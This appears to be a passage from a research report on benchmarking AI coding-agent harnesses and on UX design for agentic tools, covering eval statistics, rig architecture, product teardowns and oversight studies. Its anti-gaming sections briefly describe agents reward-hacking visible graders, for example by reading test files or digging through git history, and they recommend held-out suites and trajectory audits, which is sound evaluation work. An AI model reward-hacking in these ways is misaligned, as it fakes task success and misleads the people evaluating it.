- **Terminal-Bench 2.x:** same model, different agent → 2–9pp between first-party and reference harnesses (GPT-5.5: 83.2% Codex vs 78.0% Terminus 2; Opus 4.7: 68.9% Claude Code vs 66.1% Terminus 2), up to ~24pp counting third-party entries (Opus 4.6: 58.0% Claude Code vs 81.8% ForgeCode vs 74.7% Terminus-KIRA — blog-sourced). The benchmark’s design (agent+model rows, hack audits, ≥5 trials) makes it the cleanest public harness arena.
- **GAIA via HAL:** bare API ~44–52% vs ~74.6% in HAL’s generalist scaffold on the same model — ~30pp from scaffolding alone.
- **SWE-bench:** OpenHands consistently extracts more from a given model than many first-party scaffolds; the leaderboard literally mislabels the “Model” column with agent-system names (issue #40).
- **CLAW-SWE-Bench** (June 2026, arXiv 2606.12344, secondary-reported): headline result — swapping the OpenClaw adapter alone moved GLM-5.1 from 19.1% to 73.4%; its five-harness sweep on the same backbone spread 60.9–73.4% (12.5pp), and a five-claw×two-model grid showed ≤27.4pp harness deltas.

Conclusion: harness loop/tool-interface/stopping-policy deltas “comparable to or larger than neighboring model tiers.” *Flag: figures verified via secondary reporting, not the primary PDF.*

- **DCAS** (Huawei Canada / Queen’s): fine-tuned SWE-Lego-Qwen3-32B scores 52.6% under OpenHands (its training scaffold) but collapses to 8.4% under OpenCode — scaffold-affinity is *trained in*, meaning harness comparisons on fine-tuned open models are doubly confounded. Base-model spread much smaller (29%→8% across four scaffolds).
- **Token-efficiency divergence:** Vats & Golev report same model consuming up to **~40× more tokens** per solved task under OpenCode than Goose for only 0–8pp pass-rate differences (65× on one TB-2.0 row), with harness-specific failure “fingerprints” (Goose loops on reasoning; OpenHands over-verifies; OpenCode idles). *Flag: secondary source.*
- **SWE-bench Pro drop:** every model falls ~30–50pp from Verified to Pro (Opus 4.5: 80.9%→45.9%; GPT-5: 74.4%→41.8%) — Verified scores conflate memorization + scaffold + model.
- **mini-SWE-agent:** ~100 lines of Python + single bash tool reaches >74% Verified with Gemini 3 Pro (self-reported; bash-only board ≤72.8%) — near-null scaffold preserves most capability; the scaffold delta over the null is the honest “harness value-add.”
- **Anthropic’s own claim:** its 49%-on-Verified post attributes gains to a minimal scaffold and warns scores “vary significantly based on this scaffolding.”
- **Benchmark gaming / Goodhart:** adaptive leaderboard overfitting simulation puts Top-1 overfit risk >0.8 after ~50 adaptive submissions; METR documents reward-hacking of visible scoring functions; BAITBENCH shows agents exploit planted shortcuts; “benchmark fingerprinting” shows 30% of in-distribution wins fail to transfer to held-out configs. **Implication: harness hill-climbing on a public suite must be validated on a private held-out suite.**

4. Statistical rigor for agent evals

Metric choices. - $\text{pass}@1$: estimate from **multiple runs per task**, not one. Unbiased estimator (Chen et al.): with n samples and c successes, $\text{pass}@k = E[1 - C(n-c, k)/C(n, k)]$. - pass^k (all- k succeed — τ -bench) is the reliability floor; $\text{pass}@k$ is the optimistic ceiling. Report both plus the gap — the gap is the flakiness signature. Unbiased $\text{pass}^k = C(c, k)/C(n, k)$. - Long-horizon: consider reliability-decay framing (Reliability Decay Curve, tool-call-entropy meltdown detection — early-stage work).

Variance reality. 60,000 SWE-bench Verified trajectories (arXiv:2602.07150): single-run $\text{pass}@1$ swings 2.2–6.0pp; SD >1.5pp even at temperature 0 (API non-determinism, batching, environment). Trajectories diverge within the first few percent of tokens. **Consequence: a single 500-task run has binomial SE $\approx 2.2\text{pp}$ at $p=0.5 \rightarrow \pm 4.4\text{pp}$ 95% CI before run-to-run variance.**

Sample sizes. Detecting a delta d between two harnesses: per-task **paired** comparison (McNemar-style on discordant pairs) is far more powerful than independent proportions — run both harnesses on the *same* task instances with the *same* seeds. Unpaired, detecting 5pp at $p \approx 0.6$ needs ~1,500+ task-observations per arm; paired on 500 tasks with 3–5 seeds typically resolves 3–5pp. The ICC study: ICC stabilizes by $n=8$ –16 trials for structured tasks, ≥ 32 for complex agentic tasks (GAIA ICCs 0.30–0.77 mean within-task variance is huge).

CIIs. Use a **cluster bootstrap over tasks carrying all k runs**: resample N tasks with replacement keeping all their runs; recompute metric; report 2.5/97.5 percentiles. $k=3-5$ runs per task is the sweet spot; extra runs help less than extra tasks. Terminal-Bench and HAL report $\pm 95\%$ CIIs — match that norm.

Temperature. Optimal sampling temperature depends on k (Codex reported $T \approx 0.2$ at $\text{pass}@1$, ≈ 0.8 at $\text{pass}@100$); at $T=0$ $\text{pass}@k = \text{pass}@1$. Comparing at the same T isn't apples-to-apples if T differ — fix the reporting protocol and note it.

Cost/time/token norms. Adopt the emerging standard: accuracy + $\pm 95\%$ CI + mean cost/task + tokens/task (with cache-hit %, as SWE-rebench reports) + wall-clock + step count + resource envelope. MLE-bench fixes 24h/36vCPU/1xA10 and ≥ 3 seeds; ARC-AGI mandates cost-efficiency; Terminal-Bench prints cost per run. **Time-limit standardization matters**: agent success is a function of step/token/wall-clock budgets — always report limits and, for key claims, sweep the budget.

Contamination hygiene. Prefer: (a) benchmarks created after model cutoffs (SWE-rebench monthly; LiveCodeBench windows); (b) private/held-out answers (GAIA, SWE-bench Pro held-out, ARC-AGI private); (c) diagnostic probes — file-localization-from-issue-text and gold-patch 5-gram overlap are cheap contamination detectors per model. For internal suites: never commit tasks to public repos; canary-token them to detect leakage into training corpora.

Benchmark-construction validity. The Agentic Benchmark Checklist (ABC, NeurIPS 2025): pin tool/package versions; detect API outages and abort runs; fully clean environment state between tasks; isolate agents from ground truth; verify ground-truth correctness; publish scaffold spec (name+commit, verbatim system prompt or hash, tool inventory, stopping rule, immutable env image digest). Anthropic's rule of thumb: **0% pass@100 on a task almost always means a broken task, not a weak agent** — audit all-fail tasks before counting.

5. Building an internal eval rig (how the labs do it)

Anthropic (“Demystifying evals for AI agents”): - Separate **capability evals** (low pass rate, hill to climb) from **regression evals** ($\sim 100\%$ pass, catch backsliding); capability tasks “graduate” into the regression suite once saturated. - Three grader types: code-based (deterministic), model-based (LLM judge), human. Grade both **outcome and transcript** — “did the agent pick the right tool” is a transcript assertion. - Every task needs a **reference solution** (oracle); every grader check must be inferable from the task description. - Start small: their multi-agent research system began with ~ 20 real-usage queries; large effects are visible at small n.

OpenAI eval best practices: eval-driven development (“evaluate early and often”); log everything and mine logs for eval cases; calibrate automated graders against human labels; task-specific evals over generic metrics; bake evals into CI/CD.

LangChain's better-harness recipe — the most on-point reference for harness hill-climbing: tag every eval by behavioral category enabling holdout slices and cheap subset runs; source evals from production traces + handwriting; **maintain a holdout set the optimization loop never sees** because “agents are famous cheaters” — reward hacking will overfit the visible suite; pair automated hill-climbing with human review of diffs.

LLM-as-judge design + calibration: - Known biases: **style/formatting bias dominates** (0.10–0.76 baseline, favoring markdown — larger than position bias ≤ 0.04), verbosity bias heterogeneous, self-preference, position bias. - Mitigations that work: order-swap double scoring; length-controlled comparisons; rubric-anchored scoring; diverse judge panels with bias-weighted aggregation (“Jury” approach: 87.6%→98.1% agreement in simulation); calibrate judge vs ~50–100 human-graded examples, report agreement (κ) not just accuracy. - Meta-evaluate your judge on JudgeBench/LLMBar-style probes; keep the judge a different model family from the system under test; never use a judge when a deterministic check exists.

Human eval sampling: reserve humans for (a) judge calibration, (b) subjective dimensions, (c) auditing a random ~5% of both passes and failures per release — false *passes* (reward hacks, leaky tests) are the dangerous errors.

Trajectory analysis / failure taxonomies: adopt an existing taxonomy rather than inventing one — AgentRx (Microsoft; localizes the *critical failure step* via synthesized invariants + LLM judge; 10-category cross-domain taxonomy), AgentDebug (5 modules $\times$ 17 error types), MAST for multi-agent. Cluster failures by *first divergence point* and by failure code; a Pareto of failure modes is the harness roadmap.

CI integration: eval gate on every harness PR: regression suite (fast subset ~30–60 tasks, $k=2$) → compare vs stored baseline with a statistical decision rule (three-valued Pass/Fail/Inconclusive with sequential testing — reported 78–100% cost reduction via adaptive trial budgets); nightly full suite; weekly public-benchmark refresh. Champion-challenger promotion: ship only if paired bootstrap shows non-inferiority on regression + superiority on capability slice.

6. Practical infrastructure

- **Sandboxing:** per-task Docker containers are table stakes (SWE-bench 3-layer images; Terminal-Bench one-image-per-task; SWE-Lancer unified image). For hostile-capability evals follow the UK AISI sandboxing protocol: classify isolation on three axes — tooling, host, network — stepping Docker→Kubernetes→Proxmox VM as risk rises. Scrub repo state (reflog/branches/origins) to prevent future-state leaks.
- **Eval framework:** Inspect AI (UK AISI) is the strongest open base — composable Task/solver/scorer, `sandbox="docker"`, can wrap external agents (Claude Code, Codex CLI) — ideal for harness-vs-harness runs; Inspect Evals registry implements dozens of benchmarks. Harbor (Terminal-Bench) is the CLI-native alternative.
- **Transcript capture:** store complete, immutable trajectories (prompt, tool I/O, tokens, timestamps, env digest) — METR’s transcripts.metr.org is the reference; HAL encrypts downloadable traces. Use OpenTelemetry spans so Langfuse/LangSmith/Braintrust/Phoenix ingestion is free.
- **Offline replay:** WebArena-Verified’s HAR-replay pattern — record network/tool interactions once, re-grade deterministically — cuts cost and flakiness for web/tool-dependent evals.
- **Dashboarding:** minimal viable dashboard = per-run table (task $\times$ seed $\times$ outcome $\times$ cost $\times$ tokens $\times$ steps) + failure-code Pareto + paired-comparison view (task-level win/loss vs baseline harness). Langfuse (self-host, MIT) or Braintrust (eval-first, CI gates); bespoke DuckDB+notebook works at small scale.

- **Cost controls:** per-instance spend caps (mini-SWE-agent: \$3/instance), per-step limits, concurrency caps; track cached-token share — it distorts cross-model cost comparisons.

7. Actionable implications — benchmarking & evaluation

7.1 Recommended eval portfolio (prioritized)

Tier 1 — run first, always (the credible core): 1. **SWE-bench Verified** — mandatory for comparability/marketing despite contamination; report under *both* a shared reference scaffold (mini-SWE-agent — comparable to the public bash-only leaderboard) *and* your harness. ~\$500–2k/run/harness-model pair. 2. **Terminal-Bench 2.x via Harbor** — the best harness arena; supports claude-code/codex/terminus-2 natively → harness-vs-harness on equal footing for free; audited trajectories + cost + CIs. ~\$150–500/run. 3. **SWE-rebench monthly split** — your decontaminated SWE axis; cheap Docker images; reports pass@5 and \$/problem natively. 4. **τ^2/τ^3 -bench (airline + retail; skip saturated telecom)** — the only mainstream reliability benchmark; run pass^k to k=8 to claim reliability advantage; pin the user-simulator model. 5. **LiveCodeBench (post-cutoff window)** — cheap, continuous contamination check on coding ability.

Tier 2 — add for coverage once Tier 1 is stable: 6. **SWE-bench Pro (public set)** or **SWE-PolyBench500** — harder/multilingual SWE headroom. 7. **OSWorld-Verified** — if the harness touches computer-use. 8. **GAIA validation (165)** or **BrowseComp-Plus** — deep-research axis; prefer BrowseComp-Plus for reproducibility. 9. **BFCL v4** — tool-calling microbenchmark for diagnosing harness serialization effects. 10. **MLE-bench lite** or **METR-style time-horizon subset** — long-horizon credibility; adopt human-minutes framing.

Tier 3 — situational: SWE-Lancer Diamond (\$-earned metric for execs), Cybench/BountyBench (security), TheAgentCompany (digital-worker narrative), WebArena-Verified (browser agents), HLE/ARC-AGI (marketing ceilings only — weak harness sensitivity).

7.2 Proving the harness effect — the A/B design

The claim “our harness drives performance” requires a **factorial design**, not a leaderboard row:

- **Matrix:** M models × {your harness, mini-SWE-agent (null scaffold), one reference scaffold (OpenHands or Terminus-2)} × T tasks × k ≥ 3 seeds. Hold model version, temperature/effort, step limit, and per-task \$ cap constant; only the scaffold layer changes.
- **Statistics:** paired per-task comparisons; cluster-bootstrap the *difference* in pass rates; pre-register the delta you consider meaningful (≥3pp on 500 tasks resolvable at k=3–5; below that, add tasks not seeds). Report pass@1 mean ± CI, pass^k, median cost/task, p50/p90 steps and tokens.
- **Isolate mechanism:** ablate harness components (tool set, system prompt, context management, verification loop, stopping policy) one at a time — the CLAW-SWE-Bench result implies the *agent loop* and *stopping policy* carry the effect.
- **Anti-gaming controls:** hold out a private task slice the dev loop never sees; audit discordant pairs for reward-hacking (grep trajectories for test-file reads, git archaeology); run contamination probes (file-localization, 5-gram gold-patch overlap) per model.

7.3 Recommended rig architecture (concrete)

1. **Runner:** Inspect AI (or Harbor) as eval kernel; your harness plugged in as solver/agent; external agents registered as competitors.
2. **Task spec format:** {instruction, env image digest, setup script, grader (deterministic preferred; judge config otherwise), reference solution, tags, difficulty bucket, time/token/\$ limits} — every task must have an oracle solution that passes (0%-pass@k $\Rightarrow$ broken task).
3. **Execution:** per-task Docker; k=3 default seeds (k=5 for release claims, k=8 for reliability claims); deterministic scheduler seed recorded; infra-failure vs agent-failure separated (retry infra, never retry-and-count agent failures).
4. **Store:** immutable trajectory + metrics DB (OTel traces $\rightarrow$ Langfuse or parquet+DuckDB); every score row keyed by {task_id, task_version, harness_commit, model_id, seed, env_digest, judge_version}.
5. **Gates:** PR = regression subset (~40 tasks, k=2, paired bootstrap vs baseline, non-inferiority bound ~3pp); nightly = capability suite; release = full portfolio + report card; capability tasks graduate to regression on saturation.
6. **Failure loop:** auto-classify every failed trajectory into the adopted taxonomy, cluster, Pareto — top cluster becomes the next harness work item; sample 5% human audit per run.
7. **Public reporting standard** (publish with every number): task set + revision, harness name+commit, verbatim system prompt hash, tool inventory, model+version+effort, temperature, seeds, step/\$/time limits, cost/task, tokens/task, pass@1 $\pm$ 95% CI, pass^k, contamination notes. This document is itself a differentiator — most leaderboard entries can't produce it.

7.4 Uncertainties to flag

- Several same-model harness-spread figures (CLAW-SWE-Bench 12.5pp, ForgeCode 81.8% vs Claude Code 58%, 41 $\times$ token ratio) come from secondary write-ups; retrieve primary papers before quoting.
- Leaderboard SOTA numbers decay within weeks; treat §2.1 SOTA as “order of magnitude at time of writing.”
- SWE-bench Pro: OpenAI's follow-up audit estimated ~30% of public tasks broken (not retracted) — pin revision IDs.
- τ -bench/GAIA scores shift with user-simulator/search stack; always compare within fixed environment versions.
- The field is converging on k=3–5 seeds + cluster bootstrap, but there is no accepted standard for paired harness comparisons — your methodology section can set it. # Chapter 9 — UX/UI for Agentic Tools

*Scope: production teardowns of 10 agentic harnesses, HCI literature on oversight/interruption/consent, terminal-UI engineering deep dive, interaction design patterns, and beyond-terminal surfaces. Evidence vs. opinion is flagged inline: **[E]** = published research/docs/issue-tracker evidence; **[O]** = practitioner/vendor opinion or inference.*

1. Product teardowns

1.1 Claude Code (Anthropic) — the reference implementation

Architecture. Claude Code’s TUI is a React application — ~389 files / ~81.5k lines of UI code per one source analysis [E]. It began on Ink (React + Yoga flexbox), then was forked “beyond recognition”: packed typed arrays instead of object-per-cell (stock Ink allocates one JS object per cell per frame — ~24k objects every 16 ms at 200×120), pool-based string interning, double-buffered cell-level diffing, and an optimizer merging adjacent writes into minimal escape sequences. Result: ~60 fps streaming on a 200-column terminal [E].

Praised details [E, docs + community]: - **Spinner verbs:** a glyph cycling `· ÷ * * * *` paired with a whimsical gerund (“Percolating...”, “Cultivating...”) plus elapsed seconds and token count, and `(esc to interrupt · ctrl+t to show todos)` hints. The verb list is polarizing — some find it “personality,” others filed issues asking for a reduce-motion option. - **Permission prompts:** context-rich per tool — syntax-highlighted command for Bash, `StructuredDiff` for file edits, `server/args` for MCP, egress warning for `WebFetch`. A **200 ms input grace period** (`GRACE_PERIOD_MS = 200`) swallows stray keystrokes so they can’t cancel the speculative classifier’s auto-approval mid-race. A **classifier shimmer animation** (character-level light sweep at ~20 fps in an isolated `React.memo` component) covers the 1–3 s risk-classification latency — a latency-masking pattern worth stealing. - **Permission model:** six modes — `default`, `acceptEdits`, `plan`, `auto` (background classifier), `dontAsk`, `bypassPermissions` — of which `Shift+Tab` cycles only `default`→`acceptEdits`→`plan` (+ `auto` once eligible; `dontAsk` / `bypassPermissions` are never in the keyboard cycle), plus `allow/ask/deny` rules like `Bash(npm run *)` evaluated `deny`→`ask`→`allow`, first match wins. - **Checkpoints/rewind:** every user prompt creates a checkpoint; pre-edit file snapshots (max 100/session, 30-day retention) in `~/.claude/file-history/`. `/rewind` or `Esc Esc` on an empty input opens a menu with six actions: restore code+conversation, restore conversation, restore code, summarize from/up to here, plus “Never mind”. Limitations: only file-edit tools tracked — Bash side effects, symlinks, subagent edits invisible. - **Plan mode:** read-only toolset (`Read/Glob/Grep/LS/WebSearch/WebFetch/Task/AskUserQuestion`) until `ExitPlanMode` approval. - **Todo UI:** `Ctrl+T` toggles the task list under the active-task line; earlier removal of always-on todos drew complaints (“awful UX”). - **Input:** `/` commands, `@` file mentions (also suggests live sessions), `!` shell mode, `:` emoji, `?` on empty input toggles a shortcut panel, image paste as `[Image #N]` chips, vim mode (~62 extra bindings, `vimInsertModeRemaps` for `jj`→`Esc`), multiline via `Ctrl+J`, external editor `Ctrl+G`, stash `Ctrl+S`, queued messages editable via Up. - **Notifications:** `terminalSequence` hook field emits allowlisted escapes (`OSC 0/1/2` titles, `OSC 9/99/777` notifications, BEL) without spending agent context.

Complaints [E, GitHub issues]: - **Flicker/scrolling:** full-viewport redraws on every token cause severe flicker in tmux/mux, VS Code terminal “uninterruptible high-speed scrolling”, scrollbar flicker + input lag on GNOME. “It’s extremely anxiety-inducing... rage inducing.” - **Scrollback loss:** v2.1.89 switched to alternate screen, destroying native scrollback and `Cmd+F`; combined with a ~300-line Ink render cap — “Critical UX Regression”. `Ctrl+O` transcript mode judged insufficient (no search/export). - **Esc reliability:** Esc-to-interrupt silently disabled when queued messages/background tasks exist, while the UI still advertises “(esc to interrupt)” — “really dangerous”. - **Context loss at decision time:** statusline hidden during permission prompts — exactly when “where am I?” context matters for multi-session users.

1.2 OpenAI Codex CLI — the Ratatui rigor

Architecture. Rust + Ratatui + crossterm, both forked and patched for color-query support. Layered widgets: `App` event bus → `ChatWidget` (`HistoryCell` trait for streaming cells, transcript overlay) → `BottomPane` (`ChatComposer` state machine, slash commands, large-paste handling) → overlays for approvals/MCP elicitation. Strict style conventions (`styles.md`: `.dim()`/`.bold()`/`.cyan()`, compactness rules) and **snapshot testing via insta** — **every UI change requires snapshot coverage** [E].

Praised/distinctive: - **Trust onboarding:** untrusted directory → read-only; marking trusted upgrades to Agent (workspace-write + on-request approvals). Sandbox modes `read-only` / `workspace-write` / `danger-full-access` × approval policies `untrusted` / `on-request` / `never`; `.git` / `.agents` / `.codex` stay protected even under workspace-write. - **Session picker** (v0.129): full-screen, dense-by-default rows (title/preview, timestamp, cwd, branch, token usage), fuzzy search across name/id/branch/cwd, `Ctrl+O` density toggle persisted in `[tui].session_picker_view`, `Space` expands transcript context inline, `Ctrl+T` opens transcript overlay, `Esc` clears query before exiting. - **Review surface:** `/diff` upgraded from static pager to interactive two-pane diff explorer (file list w/ +/- counts + preview); `/review` runs a read-only reviewer sub-turn with four presets (base-branch merge-base, uncommitted, commit SHA, custom instructions); workspace-aware `/diff` computes the correct merge base. - **Headless parity:** `codex exec` plain text or JSONL; app-server for IDE surfaces.

Complaints [E]: - **Focus-stealing approvals:** approval prompts can appear mid-composition and consume the next keystroke — accidental approvals while typing; reporter calls it “an approval-focus safety boundary, not terminal UI polish”. - Long-standing wishlist issue: subagents, `/history`, thinking-view control, paste bugs.

1.3 OpenCode (SST/Anomaly) — the “feels like a real app” winner

Architecture. OpenTUI: native **Zig core** (C ABI) + TypeScript bindings, first-class React/Solid. Frame model: compose a complete surface, cell-diff vs previous frame, write only changes; image protocol boundary auto-falls-back Kitty → Sixel → Unicode blocks. Targets 60 fps (16.67 ms budget), has timeline animation API [E].

Praised [E: reviews]: - Repeatedly called the best-feeling terminal agent: “does not flicker on each update, sections scroll independently”; “a proper TUI... scroll freely, resize without breaking layout, syntax-highlighted diffs inline... feels like a proper application; Claude Code feels like a really good script”. -

Persistent sidebar: cwd, editable session title, live token consumption + cost \$ — “invaluable for interrupting when the agent is going in circles”. - **Plan/Build modes** on `Tab` — “am I exploring or executing?” clarity. - **Undo model:** `/undo` stages a rollback — restores files, returns the removed prompt to the composer for editing; `/redo` cancels the staging; per-message **Revert**; snapshots in an internal git object DB; conversation-only undo outside git repos. - Persistent server + SQLite sessions → survives SSH drops, multiple frontends attach. Share URLs for sessions. Tauri desktop app (beta), 75+ providers.

Complaints [E]: $O(n)$ text-buffer rendering → sustained 100%+ CPU during streaming in long sessions and unreclaimed RSS (later addressed; note the *failure mode*: per-token re-measurement of all virtual lines).

1.4 Crush (Charm) — visual polish benchmark

Architecture. Bubble Tea v2 + Lip Gloss v2 + **Ultraviolet** screen-buffer library, hybrid rendering: rectangle layout regions (`header/main/editor/sidebar/pills/status`) drawn into a `uv.ScreenBuffer`;

sub-components render strings painted onto the canvas. Single root `UI` model owns all message routing. Stacked `dialog.Overlay` system for modals [E].

Notable: - Bubble Tea v2’s “Cursed Renderer” (ncurses-style diffing, “orders of magnitude” faster; “monetarily quantifiable over SSH”), richer keyboard support, inline images, **synchronized rendering**, clipboard over SSH — all battle-tested in Crush for months before release. - **Inline mode is first-class** in Bubble Tea — the non-alt-screen path is a designed surface, not a fallback. - **Polite notifications:** desktop notifications on permission-needed and turn-finish, *only when the terminal window isn’t focused* (uses focus-reporting capability). - Multi-client workspaces: two TUIs sharing `crush serve` + same cwd share session list, history, permission queue, LSP/MCP state. - Features: multi-model switching mid-session preserving context, per-project sessions, LSP-enhanced context.

1.5 Gemini CLI (Google) — the redemption arc

Ink-based. November 2025 “making the terminal beautiful one pixel at a time” overhaul: **flicker-free rendering, persistent header lines for tool confirmations (“never lose track during complex interactions”), input box anchored at the bottom (“no bouncing prompt”), resize without artifacts; the alternate-screen mode was subsequently reverted to opt-in (PR #13623) — the v0.15+ default is a regular-buffer renderer with history preserved to scrollbar on exit*** [E]. Strategic direction in Epic #14382: two honest modes — regular mode “behave like a standard terminal program,” alt-buffer mode “excellent TUI”; copy/paste must not capture ASCII box-drawing; output volume kept under control unless user expands.

Complaints: Windows paste >500 chars froze UI ($O(n^2)$ char-by-char processing); large messages froze rendering (no truncation/virtualization). Reviews: “rougher around the edges... cluttered” vs Claude Code’s polish.

1.6 aider — the minimalist REPL lineage

Line-oriented REPL, no full TUI. Chat modes `code/ask/architect/help` with prompt-prefix signaling (`architect>`); `/`-commands for everything (`/add /drop /diff /undo /commit /test /lint /tokens /copy`). **Atomic git commit per change** → **`/undo` is git revert** — undo semantics are *the* VCS’s, maximally legible. Architect mode = two-model pipeline (planner + cheap “editor” emitting diffs) — SOTA edit accuracy (the famous R1+Sonnet pairing was $\sim 14\times$ cheaper than the o1 baseline; aider’s own does caution two requests can *increase* cost). `--watch` mode + `AI!` / `AI?` comments = IDE integration without a plugin. **Weakness:** writes before review — no pre-apply diff gate like Cursor; dense auto-commit history needs squash hygiene.

1.7 Warp — the post-terminal bet

Rust GPU-rendered “Agentic Development Environment”: universal input deciding shell-vs-prompt, **blocks** (addressable command+output units w/ permalinks, bookmarks, collapse), first-class **multi-agent management UI** (status board, in-app + system notifications when an agent finishes or needs a decision), agents present plans before acting. Vendor-claimed: 6–7 h/wk saved via parallelism, 95% acceptance on 75M LOC **[O/vendor]**. Complaints: 890 ms cold start vs Ghostty’s 95 ms, tmux breaks AI context, past default-on privacy incidents.

1.8 Cursor — diff-review gravity

Agent mode + Plan mode + per-change accept/reject inline diffs was the crown jewel; **Cursor 3.0 “Agents Window” shifted default flow to session-level review and sparked a revolt** — forum threads with hundreds of likes demanding per-change Apply back; missing extensions/diff view/file nav; confusing surface-switching discoverability (“where am I?” meltdown); forced Agents-Window startup. Cursor staff acknowledged: settings path = Auto-Run off, Plan mode, inline-diff toggle. **Lesson: changing the review contract is the single most resented UX regression.**

1.9 Zed — the composable panel

AgentPanel (dockable), ConversationView/ThreadView w/ tool-call + reasoning blocks, MessageEditor with @ mentions + / commands, InlineAssistant overlay in code/terminal, **AgentDiffPane multi-buffer for accept/reject review**, Threads Sidebar + archive bucketed Today/Yesterday/This Week/Older w/ fuzzy filter, New From Summary compaction, Agent Profiles (tool availability) × Tool Permissions (allow/deny/confirm), spawn_agent subagents, and **ACP external agents** — incl. “Terminal Threads” embedding a CLI agent’s TUI as a thread (the CLI owns auth/config).

1.10 Amp — threads + agentic review

CLI with threads synced to ampcode.com (cross-device resume), amp -x exec mode, /editor opens \$EDITOR, /compact. VS Code extension **review panel**: drag-select a diff range → agent pre-scans, recommends review order, per-file churn indicators + summaries → findings feed back to the main agent (⌘; toggle). Also amp review CLI + .agents/checks/ user-defined review invariants run as separate agents.

1.11 Honorable mentions

GitHub Copilot CLI (Ink; theme picker, multi-model, plan mode, autopilot); Pi (minimalist fast TUI praised on HN); OpenClaw/ turn/steer queue semantics (steering checked at tool-launch boundaries; skipped calls get synthetic results — “every requested tool call paired with a result”).

1.12 Harness UX feature matrix

Feature	Claude Code	Codex	OpenCode	Crush	Gemini CLI	aider	Warp	Cursor	Zed
Renderer	Custom Ink (React/Yoga)	Ratatui	OpenTUI/Zig	Bubble Tea v2	Ink	stdio REPL	Rust GUI	Electron	GPU!
Screen mode	Alt-screen (inline legacy)	Alt-screen	Alt-screen + inline	Hybrid	Both modes	n/a	n/a	n/a	n/a
Working indicator	Verb + timer + tokens	Status indicator + hints	Sidebar + status	Status pills	Anchored footer	text	Blocks status	Panel status	Panel status
Plan mode	plan + ExitPlan Mode	read-only preset	Plan/Build Tab	yes	yes	ask / architect	plans before act	Plan mode	Profiles

Feature	Claude Code	Codex	OpenCode	Crush	Gemini CLI	aider	Warp	Cursor	Zed
Approval UX	Per-tool dialogs, 200ms guard	Overlay prompts	Dialogs	Dialogs	Header-pinned confirms	per-cmd confirm / <code>--yes</code>	GUI prompts	Review flow	allow/deny/confirm
Undo/rewind	Checkpoints+ / <code>rewind</code> (6 actions)	<code>/ fork / / resume</code> (no fs rewind)	<code>/undo staged revert + /redo</code>	—	—	<code>git / undo</code>	—	Review + history	Diff accept/reject
Session UX	<code>-- resume</code> list	Full-screen picker, previews	SQLite + server attach	Sessions per project	—	Chat logs	Agent mgmt UI	Threads	Sidebar+ archive
Diff review	Structure dDiff in prompt	<code>/diff</code> explorer	Inline diffs	Inline	Inline	<code>/diff</code> post-hoc	GUI diff	Per-change accept	AgentDiff Pane
Notifications	terminalSequence hooks	yes (2026 releases)	yes	Focus-aware	—	—	First-class	—	—
Headless	<code>claude -p</code>	<code>codex exec JSONL</code>	<code>opencode run</code>	<code>crush run</code> (unverified)	non-interactive	<code>scriptable</code>	<code>oz</code>	—	—
Vim mode	Yes (~62 bindings)	Yes (v0.129+)	—	—	—	—	—	—	—

2. HCI research on agent oversight

Trust calibration & complacency. Lee & See’s “Trust in Automation” (HFES 2004) frames *appropriate reliance* — disuse and misuse both fail; trust should track capability. A survey of 96 calibration-intervention papers structures interventions into four dimensions. Nuance that matters for agent UX: **transparency can increase complacency** — a transparent system fostered actual complacent behavior even while lowering workload relief. Trust-adaptive intervention works: counter-explanations at moments of high trust and forced pauses cut inappropriate reliance up to 38% (arXiv 2502.13321).

Oversight structure > oversight volume. A 48-participant study comparing four CUA oversight strategies found *strategy shaped exposure to problematic actions more than ability to correct them*; plan-level engagement reduced bad-action occurrence without proportional runtime-intervention gains; intervention depended on “whether risky moments became legible as requiring judgment” (arXiv 2604.04918). AgentGUI’s trajectory visualization made key-element identification 38% faster ($p=.023$); automated drift-prevention raised task completion up to 34pp (arXiv 2607.26300).

When to ask. “When Should Users Check?” found users dissatisfied with confirm-at-end; identified a **Confirmation–Diagnosis–Correction–Redo (CDCR)** supervision loop; modeled periodic confirmation points minimizing expected total completion time. InterruptBench formalizes interruption

types (addition/revision/retraction) and shows even strong LLMs struggle to adapt mid-task. Magentic-UI operationalizes co-planning (editable plan), co-tasking (take-over), action guards (always/maybe/never irreversibility triage), answer verification, multi-tasking, memory.

Trace presentation. “Overseeing Agents Without Constant Oversight” (3 studies): raw action traces are “verbose, cumbersome”; a **Specification summary** (what the agent was supposed to do) beat Citation and Flowchart for error-finding and preference; higher confidence but *not* significantly better accuracy — a sobering calibration finding. Dual trace display (state diagram + live action pill) improved mental models *and* raised trust — including misplaced confidence in wrong answers.

Consent fatigue. Chrome telemetry across 100M+ installs: prompts perceived annoying/interrupting; contextual information availability predicts allow decisions. Habituation literature recommends: consolidate related prompts, communicate severity differentially, require interaction-context proximity. Claude Code’s `auto` mode (background classifier) is the production answer to this fatigue; Codex’s on-request + trusted-directory model is the coarser alternative.

Latency & streaming. Controlled TTFT study (2/9/20 s): behavior robust to latency; 2 s users rated outputs *less* thoughtful — latency read as “deliberation” — a tunable design variable. Streaming perceived 40–60% faster than identical batch **[O/industry claim]**. AWS Well-Architected agentic guidance: track TTFT separately; never pause a stream unexplained during tool calls; show progress rather than dead air. Classic thresholds apply: ~100 ms for “instant” input echo, <1 s to hold flow, progress beyond ~1 s, ETA beyond ~10 s (Nielsen response-time limits).

Diff review. Eye-tracking (n=12): unified diff view imposed less visual effort than split for bug detection. Change decomposition: fewer wrongly-reported issues, more context-seeking. Guided checklists lower cognitive load. Implication: chunk agent diffs by concern, default unified, offer review ordering (as Amp does).

Undo mental models. Users spontaneously prefer **dependency-aware cascading undo** over linear or script-selective; selective undo semantics (“undo this command if meaningful now”) argued more natural. Agent harnesses converge on *prompt-anchored checkpoints* — CC’s six-action rewind is the richest; OpenCode’s staged-revert-and-edit-prompt is arguably the best mental model (undo → prompt returns to composer).

Design guidelines. Microsoft’s 18 Guidelines for Human-AI Interaction (CHI 2019, validated by 49 practitioners on 20 products): make capabilities + limits clear, time services to context, efficient invocation/dismissal/correction, scope when in doubt, convey consequences, global controls, granular feedback.

3. Terminal UI engineering for beauty

3.1 Framework comparison

	Ink (forked)	Ratatui	Bubble Tea v2	Textual	OpenTUI
Lang	JS/TS	Rust	Go	Python	Zig core + TS
Model	React reconciler + Yoga flex	Immediate mode	Elm TEA	Retained + CSS	Component + frame diff
Layout	Flexbox	Constraints		CSS Grid/Flex	Flex

	Ink (forked)	Ratatui	Bubble Tea v2	Textual	OpenTUI
			Lip Gloss manual/flex		
Rendering	Custom: typed-array cells, pool interning, double-buffer diff	Double-buffer + diff	“Cursed Renderer” (ncurses-style diff), sync output	Diff + dirty regions	Frame diff, native
